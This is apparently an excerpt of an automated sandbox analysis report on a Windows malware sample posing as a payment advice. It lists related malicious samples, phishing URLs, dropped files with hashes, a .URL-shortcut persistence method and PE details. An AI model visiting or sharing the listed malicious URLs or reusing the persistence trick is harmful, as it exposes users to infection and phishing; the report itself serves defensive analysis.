	eybgvwBamW.exe	Get hash	malicious	Browse	
	R#U00d6SLER Puchase_tcs 10-28-2020,pdf.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	Documentos_ordine.exe	Get hash	malicious	Browse	
	PO CBV87654468,pdf.exe	Get hash	malicious	Browse	
	Master Jurilia MV_PACIFIC_Grace TutiCorin.exe	Get hash	malicious	Browse	
	Bkrndbc_Signed_.exe	Get hash	malicious	Browse	
	PO102620.exe	Get hash	malicious	Browse	
	Ilpgivn_Signed_.exe	Get hash	malicious	Browse	
162.159.138.232	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	9Pimjl3jyq.exe	Get hash	malicious	Browse	
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	NEW PO # 20001578.exe	Get hash	malicious	Browse	
	HSBC-0914.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	PO CBV87654468,pdf.exe	Get hash	malicious	Browse	
	Master Jurilia MV_PACIFIC_Grace TutiCorin.exe	Get hash	malicious	Browse	
	Bkrndbc_Signed_.exe	Get hash	malicious	Browse	
	aFYqaxx4On.exe	Get hash	malicious	Browse	
	s8d5H0hJyx.exe	Get hash	malicious	Browse	
	DHL PARCEL AWB 1222576549.exe	Get hash	malicious	Browse	
	BREACHOFDATA.exe	Get hash	malicious	Browse	
	DHL_889887.exe	Get hash	malicious	Browse	
	HSBC File.exe	Get hash	malicious	Browse	
	Bank Receipt 23.10.exe	Get hash	malicious	Browse	
	PROFORMA Updt NR.119220_REV_3 Copies IMG_00002892.exe	Get hash	malicious	Browse	
	DHL_314142.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
discord.com	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.138.232
	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.135.232
	Fl0aIIH39W.exe	Get hash	malicious	Browse	• 162.159.138.232
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.232
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.138.232
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.232
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.138.232
	Payment Confirmation NOV-85869983TGTTAS.exe	Get hash	malicious	Browse	• 162.159.128.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.137.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.136.232
	QgwtAnenic.exe	Get hash	malicious	Browse	• 162.159.136.232
	qclepSi8m5.exe	Get hash	malicious	Browse	• 162.159.136.232
	8fJPaTfN8D.exe	Get hash	malicious	Browse	• 162.159.137.232
	LJLMG5Syza.exe	Get hash	malicious	Browse	• 162.159.137.232
	99GQMirv2r.exe	Get hash	malicious	Browse	• 162.159.136.232
	7w6Yl263sM.exe	Get hash	malicious	Browse	• 162.159.136.232
	oAkfKRTCvN.exe	Get hash	malicious	Browse	• 162.159.128.233
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	• 162.159.136.232
	plata bancara.exe	Get hash	malicious	Browse	• 162.159.135.232
	187QadygQl.exe	Get hash	malicious	Browse	• 162.159.136.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	http://https://www.canva.com/design/DAEOEcu9Gnc/C6LvqPRfMOYoF6OWlu9bVg/view?utm_content=DAEOEcu9Gnc&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.16.19.94
	http://https://www.canva.com/design/DAEOEcu9Gnc/C6LvqPRfMOYoF6OWlu9bVg/view?utm_content=DAEOEcu9Gnc&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.16.19.94
	1.apk	Get hash	malicious	Browse	• 172.67.163.11
	Fennec Pharma .docx	Get hash	malicious	Browse	• 104.16.19.94
	activate_36059.EXE	Get hash	malicious	Browse	• 172.67.75.29
	Fennec Pharma.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	http://https://elharless.github.io/stamapdevmo/tak.html?bbre=oadfis48sd	Get hash	malicious	Browse	• 172.67.185.66
	http://https://albanesebros.sendx.io/lp/shared-doc.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://xerox879784379923.azureedge.net??#ZGluYS5qb25nZWtyeWdAYWxhc2thYWlyLmNvbQ	Get hash	malicious	Browse	• 104.16.19.94
	http://https://faxfax.zizera.com/remittanceadvice	Get hash	malicious	Browse	• 104.16.18.94
	http://https://flyboyfurnishings.com/firstam/RD-FITT	Get hash	malicious	Browse	• 104.16.18.94
	http://ec.autohonda.it	Get hash	malicious	Browse	• 104.16.19.94
	Payment Invoice.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://mcmms.typeform.com/to/Vtnb9OBC	Get hash	malicious	Browse	• 104.16.19.94
	NQQWym075C.exe	Get hash	malicious	Browse	• 23.227.38.64
	http://www.portal.office.com.s3-website.us-east-2.amazonaws.com#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94
	http://https://storage.googleapis.com/storesll0f4bb6d9b7f964569155d2bb42628/a83416219a20d87f4dabde9f057f93b5.html#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94
	ARjQJiNmBs.exe	Get hash	malicious	Browse	• 104.18.88.101
	1piS4PBvBp.exe	Get hash	malicious	Browse	• 104.18.88.101
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 104.26.9.44
DIMENOCUS	http://www.947947.mirramodaintima.com.br/#aHR0cHM6Ly9lbXl0dXJrLmNvbS9zZC9JSy9vZjEvRmlkZWwuVG9ycmVzQHNlYXJzaGMuY29t	Get hash	malicious	Browse	• 177.234.159.42
	invoice.exe	Get hash	malicious	Browse	• 109.73.164.114
	ddos_____ (IW0Irt2zSey6D6LMEgcs2kqQiSuMa 8 G).js	Get hash	malicious	Browse	• 67.23.238.50
	ddos_____ (IW0Irt2zSey6D6LMEgcs2kqQiSuMa 8 G).js	Get hash	malicious	Browse	• 67.23.238.50
	Richiesta Urgente.pdf.exe	Get hash	malicious	Browse	• 64.37.52.42
	VRVA8aGgQc.exe	Get hash	malicious	Browse	• 138.128.167.210

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	af6y2Oe5lX.exe	Get hash	malicious	Browse	• 138.128.171.170
	http://https://encrypt.puzzledpuppy.com/	Get hash	malicious	Browse	• 67.23.254.10
	iSrBUSEJzI.exe	Get hash	malicious	Browse	• 67.23.242.109
	VncDfMvr.exe	Get hash	malicious	Browse	• 138.121.203.205
	doc_pack-1177677900.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1176294411.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1176283396.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1150040064.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-116797112.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1152979951.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1172943982.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1168834311.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1175649875.xls	Get hash	malicious	Browse	• 198.49.68.125
	doc_pack-1161987695.xls	Get hash	malicious	Browse	• 198.49.68.125
CLOUDFLARENETUS	http://https://www.canva.com/design/DAEOEcu9Gnc/C6LvqPRfMOYoF6OWlu9bVg/view?utm_content=DAEOEcu9Gnc&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.16.19.94
	http://https://www.canva.com/design/DAEOEcu9Gnc/C6LvqPRfMOYoF6OWlu9bVg/view?utm_content=DAEOEcu9Gnc&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.16.19.94
	1.apk	Get hash	malicious	Browse	• 172.67.163.11
	Fennec Pharma .docx	Get hash	malicious	Browse	• 104.16.19.94
	activate_36059.EXE	Get hash	malicious	Browse	• 172.67.75.29
	Fennec Pharma.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	http://https://elharless.github.io/stamapdevmo/tak.html?bbre=oadfis48sd	Get hash	malicious	Browse	• 172.67.185.66
	http://https://albanesebros.sendx.io/lp/shared-doc.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://xerox879784379923.azureedge.net??#ZGluYS5qb25nZWtyeWdAYWxhc2thYWlyLmNvbQ	Get hash	malicious	Browse	• 104.16.19.94
	http://https://faxfax.zizera.com/remittanceadvice	Get hash	malicious	Browse	• 104.16.18.94
	http://https://flyboyfurnishings.com/firstam/RD-FITT	Get hash	malicious	Browse	• 104.16.18.94
	http://ec.autohonda.it	Get hash	malicious	Browse	• 104.16.19.94
	Payment Invoice.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://mcmms.typeform.com/to/Vtnb9OBC	Get hash	malicious	Browse	• 104.16.19.94
	NQQWym075C.exe	Get hash	malicious	Browse	• 23.227.38.64
	http://www.portal.office.com.s3-website.us-east-2.amazonaws.com#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94
	http://https://storage.googleapis.com/storesll0f4bb6d9b7f964569155d2bb42628/a83416219a20d87f4dabde9f057f93b5.html#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94
	ARjQJiNmBs.exe	Get hash	malicious	Browse	• 104.18.88.101
	1piS4PBvBp.exe	Get hash	malicious	Browse	• 104.18.88.101
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 104.26.9.44

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\Ucll08488374ODU8[1]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\UcIl08488374ODU8[1]	
Size (bytes):	1114112
Entropy (8bit):	3.9946821874476472
Encrypted:	false
SSDEEP:	24576:dUn7jAgqESZPGrFuwdUBeQ1LLyTaagnPT+SoUrco/QEBMSyt6yV:e
MD5:	A58901F05995FAA13C445E5A034E438A
SHA1:	122C5093FC63097614AE835B3A0C16501435E13B
SHA-256:	19FF839203BFDE839FDBAABBC15CA07578B8CF7447E5125D16674251733CC2D0
SHA-512:	954DFF11D4174739AD6B9EF52AF90A052EF93DEB489D6FA1F5699D33D7C2960A3AEDDFA5D810A1F05696F40A32B3025A57B8EBD320FD20F3AD983BA64C16EB2
Malicious:	false
Reputation:	low
IE Cache URL:	http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/UcIl08488374ODU8
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c73561f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c116966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e785411711c110f731b587f7b7a70020a7c55757c75751b1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\UcIl08488374ODU8[2]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1093675
Entropy (8bit):	3.9950764069850555
Encrypted:	false
SSDEEP:	24576:dUn7jAgqESZPGrFuwdUBeQ1LLyTaagnPT+SoUrco/QEBMSyt6f:P
MD5:	10EED55FFF2D34F5E878B515A30BDD8E
SHA1:	8300F0DF2E40FF893A468014174A8C5BBF5DA69E
SHA-256:	DF94CD85FBF8691A25CEB452BA8E2BD2278CBFC673834B331D83F934EABD14EE
SHA-512:	1558BC0E6214C812508A411A0FCE1B84074D5A66E3594FF7CA98C2572CF1AC9E5364A70C6B2A4D4AABE916E14DF8C2B31461A6FF364F11260FA14388A7F7269A
Malicious:	false
Reputation:	low
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c73561f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c116966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e785411711c110f731b587f7b7a70020a7c55757c75751b1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\UcIl08488374ODU8[1]	
Process:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1114112
Entropy (8bit):	3.9946821874476472
Encrypted:	false
SSDEEP:	24576:dUn7jAgqESZPGrFuwdUBeQ1LLyTaagnPT+SoUrco/QEBMSyt6yV:e
MD5:	A58901F05995FAA13C445E5A034E438A
SHA1:	122C5093FC63097614AE835B3A0C16501435E13B
SHA-256:	19FF839203BFDE839FDBAABBC15CA07578B8CF7447E5125D16674251733CC2D0
SHA-512:	954DFF11D4174739AD6B9EF52AF90A052EF93DEB489D6FA1F5699D33D7C2960A3AEDDFA5D810A1F05696F40A32B3025A57B8EBD320FD20F3AD983BA64C16EB2
Malicious:	false
Reputation:	low
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c73561f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c116966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e785411711c110f731b587f7b7a70020a7c55757c75751b1

C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe	
Process:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	881008
Entropy (8bit):	6.904627526557324
Encrypted:	false
SSDEEP:	12288:sp7ku8t5ppfEQetKjNRfdjmrY2CprWkbR7X8uD79b7eUlgufunPQNZT:sp7Xs5otKjNR1J2YRPDR2eZfunPQDT
MD5:	947EDEB169369AC67C5448CC2F8104A3
SHA1:	5D2181F018AB4B8AFD6B193E4651233B44AD7D62
SHA-256:	3A89A79E825BF330E3EA46F6A5F548529B642DC61219A8DEEAEC070A0688A08E
SHA-512:	798B7004B2019FFBFF67A1F3636AD7DD3B93EF0A9338960D8A7E69EDA79AA7D9E097AA888B68F942E21F0A89E98DCA66D679F56D06B9AB7B81C4241B1F5840F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 23%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....N.....I..... ....@.....@.....p...$...`..I.....Z..p.....@..... .....CODE..... ..`DATA..... ... ..."....@...BSS.....P.....idata...$...p...&.....@....tls....@.....T.....rdata .....T.....@..P.reloc..@.....V.....@..P.rsrc....I...`..I.....@..P.....T.....@..P..... .....

C:\Users\user\AppData\Local\IlcU.url	
Process:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Ucldrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	169
Entropy (8bit):	5.137619399669998
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+T+Bf5pEkD5oef5yaKdhXgrvQJ5ontCBuXV9k/qIH19Yxv:HRYFVmc0ckDlR9MhXgrvQJ5OtZF9k/qx
MD5:	C383417198123C1B803E7228FE264791
SHA1:	BBBE7674406F0E703C292059074DB0E18A7743E4
SHA-256:	3B79CA662589E4B480EF64A965C9E429C97E93195784D50B2AA7E92E7F35E7D7
SHA-512:	81E249F3E56695E00970FCAC2E43DE9175271A7A95D3C9BD48883ED7CB6FA9B99681BEF458A74888DE3AC590840E413B5A9DD7CC5C2C82398D147ABE2C57CE8
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\IlcU.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\IlcU.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\IlcU.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Ucldrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.904627526557324
TrID:	• Win32 Executable (generic) a (10002005/4) 99.66% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02%
File name:	USD67,884.08_Payment_Advise_9083008849.exe
File size:	881008
MD5:	947edeb169369ac67c5448cc2f8104a3
SHA1:	5d2181f018ab4b8afd6b193e4651233b44ad7d62
SHA256:	3a89a79e825bf330e3ea46f6a5f548529b642dc61219a8deeaec070a0688a08e

General

SHA512:	798b7004b2019ffbff67a1f3636ad7dd3b93ef0a9338960d8a7e69eda79aa7d9e097aa888b68f942e21f0a89e98dca6d679f56d06b9ab7b81c4241b1f5840f8
SSDEEP:	12288:sp7ku8t5ppfEQetKjNRfdjmrY2CprWkbR7X8uD79b7eUlgufunPQNZT:sp7Xs5otKjNR1J2YRPDR2eZfunPQDT
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	64ccd4f0f0f0f8d4

Static PE Info

General

Entrypoint:	0x48116c
Entrypoint Section:	CODE
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	89589872fc7726fd761d44d4f95ea8b1

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 12/7/2009 2:40:29 PM 3/7/2011 2:40:29 PM
Subject Chain	• CN=Microsoft Corporation, OU=MOPR, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	E3FEDB37F4874E84CDB82A789FFDCD67
Thumbprint SHA-1:	9617094A1CFB59AE7C1F7DFDB6739E4E7C40508F
Thumbprint SHA-256:	277D42066A68326BA10B1874D393327404287C14A9C9DB1C09D50698952A17DD
Serial:	6101CF3E00000000000F

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
push ebx
mov eax, 00480EDCh
call 00007F4BC8B4D984h
mov ebx, dword ptr [00483E58h]
mov eax, dword ptr [ebx]

Instruction
call 00007F4BC8BA7A5Fh
mov eax, dword ptr [ebx]
mov edx, 004811E8h
call 00007F4BC8BA763Bh
mov ecx, dword ptr [00483EFCh]
mov eax, dword ptr [ebx]
mov edx, dword ptr [00480158h]
call 00007F4BC8BA7A58h
mov ecx, dword ptr [00483E74h]
mov eax, dword ptr [ebx]
mov edx, dword ptr [004686BCh]
call 00007F4BC8BA7A45h
mov eax, dword ptr [00483EFCh]
mov eax, dword ptr [eax]
xor edx, edx
call 00007F4BC8BA0F13h
mov eax, dword ptr [ebx]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [ebx]
call 00007F4BC8BA7AAAh
pop ebx
call 00007F4BC8B4B710h
add byte ptr [eax], al
add bh, bh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x87000	0x24dc	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x96000	0x46c00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xd5a00	0x1770	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8c000	0x9740	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x8b000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x801f4	0x80200	False	0.515535442073	data	6.50883615521	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x82000	0x2004	0x2200	False	0.376723345588	data	4.44302763906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x85000	0x1115	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x87000	0x24dc	0x2600	False	0.357113486842	data	4.9259049312	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x8a000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x8b000	0x18	0x200	False	0.05078125	data	0.20448815744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x8c000	0x9740	0x9800	False	0.545718544408	data	6.629801538	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x96000	0x46c00	0x46c00	False	0.539121162765	data	7.04108058953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x96c9c	0x134	data		
RT_CURSOR	0x96dd0	0x134	data		
RT_CURSOR	0x96f04	0x134	data		
RT_CURSOR	0x97038	0x134	data		
RT_CURSOR	0x9716c	0x134	data		
RT_CURSOR	0x972a0	0x134	data		
RT_CURSOR	0x973d4	0x134	data		
RT_BITMAP	0x97508	0x1d0	data		
RT_BITMAP	0x976d8	0x1e4	data		
RT_BITMAP	0x978bc	0x1d0	data		
RT_BITMAP	0x97a8c	0x1d0	data		
RT_BITMAP	0x97c5c	0x1d0	data		
RT_BITMAP	0x97e2c	0x1d0	data		
RT_BITMAP	0x97ffc	0x1d0	data		
RT_BITMAP	0x981cc	0x1d0	data		
RT_BITMAP	0x9839c	0x1d0	data		
RT_BITMAP	0x9856c	0x1d0	data		
RT_BITMAP	0x9873c	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x98824	0x10a8	data	English	United States
RT_ICON	0x998cc	0x25a8	data	English	United States
RT_ICON	0x9be74	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 49407, next used block 4294909696	English	United States
RT_ICON	0xa009c	0x5488	data	English	United States
RT_ICON	0xa5524	0xa2a8	data	English	United States
RT_DIALOG	0xaf7cc	0x52	data		
RT_STRING	0xaf820	0xac	data		
RT_STRING	0xaf8cc	0x1cc	data		
RT_STRING	0xafa98	0x188	data		
RT_STRING	0xafc20	0x1b0	data		
RT_STRING	0xafdd0	0x618	data		
RT_STRING	0xb03e8	0x244	data		
RT_STRING	0xb062c	0xe8	data		
RT_STRING	0xb0714	0x12c	data		
RT_STRING	0xb0840	0x2ec	data		
RT_STRING	0xb0b2c	0x410	data		
RT_STRING	0xb0f3c	0x380	data		
RT_STRING	0xb12bc	0x418	data		
RT_STRING	0xb16d4	0x1b0	data		
RT_STRING	0xb1884	0xec	data		
RT_STRING	0xb1970	0x1e4	data		
RT_STRING	0xb1b54	0x3e8	data		
RT_STRING	0xb1f3c	0x358	data		
RT_STRING	0xb2294	0x2b4	data		
RT_RCDATA	0xb2548	0x10	data		
RT_RCDATA	0xb2558	0x380	data		
RT_RCDATA	0xb28d8	0x801	Delphi compiled form 'TFormFilter'		
RT_RCDATA	0xb30dc	0x6c3	Delphi compiled form 'TMainPage'		
RT_RCDATA	0xb37a0	0x28fb0	GIF image data, version 89a, 777 x 321	English	United States
RT_GROUP_CURSOR	0xdc750	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xdc764	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xdc778	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xdc78c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xdc7a0	0x14	Lotus unknown worksheet or configuration, revision 0x1		

Name	RVA	Size	Type	Language	Country
RT_GROUP_CURSOR	0xdc7b4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xdc7c8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xdc7dc	0x4c	data	English	United States
RT_MANIFEST	0xdc828	0x336	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators	English	United States

Imports

